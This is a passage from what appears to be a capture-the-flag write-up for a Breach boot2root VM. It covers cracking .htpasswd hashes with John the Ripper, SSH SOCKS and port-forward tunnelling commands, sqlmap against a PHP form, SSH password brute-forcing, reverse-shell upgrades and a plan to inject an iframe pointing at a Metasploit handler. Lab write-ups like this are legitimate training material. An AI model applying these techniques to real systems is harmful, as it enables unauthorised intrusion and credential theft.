The remaining files in the current web root directory do not contain anything.
Going down the directory tree there is another html2 folder.
That might contain the credentials for the HTTP Basic Authentication that nmap already discovered.

There is indeed the .htaccess file with credentials.
The hash type apr1 corresponds to salted md5.
Quickly running john the ripper over the hash might provide the cleartext password.

There it is. The password was quite genious. Unfortunately, these credentials do not grant access to the web site.
Doing some more research on the system yields the following additional information.

There is a hidden notes.txt file in samir’s home directory.
Furthermore, the nginx configuration mentions another .htpasswd file.

This time the credentials are for samir.

Again running john the ripper over the hash does not yield any results. Running jtr a second time, this time with the wordlist of so far discovered password and hints.

Voilà, another set of credentials has been discovered. These do in fact grant access to the web application on port 8800. To access the internal network, simply open an ssh socks proxy and adjust the browser settings accordingly.
ssh -i /root/.ssh/id_rsa -l thebobs 10.0.2.9 -D 8888The different web scripts can be listed in the existing reverse shell.
Only the file comment.php does contain a form with POST parameters.
They might be the gateway to the next level, after spawning sqlmap.

The sql injection vulnerabilty does actually not provide any additional information.
Maybe something has been overlooked.
According to /etc/passwd only peter has got a login shell.
That is probably the only way left to go.
Maybe he reused his password from another Breach boot2root machine.
First, setup local port forwarding to directly access the target service.
ssh -i /root/.ssh/id_rsa -l thebobs 10.0.2.9 -L 65535:192.168.122.65:22 -NNow the tools can directly try to brute-force the password for the user peter. The wordlist contains all passwords encountered so far during the Breach series.

The python shell can again be upgraded to a full system shell. The second flag is present in peter home directory.
breach3{what_secrets_is_bill_hiding?}Flag 3#
During the enumeration process the following netstat output is quite intriguing.
Unfortunately finding out which page the system is accessing is not so easy. The apache log files cannot be accessed. Without root tcpdump is not going to help either.
The fastest way to find out is to inject malicious content in the web site. An image or iframe that references a metasploit exploit handler might be a quick win to compromise the final VM.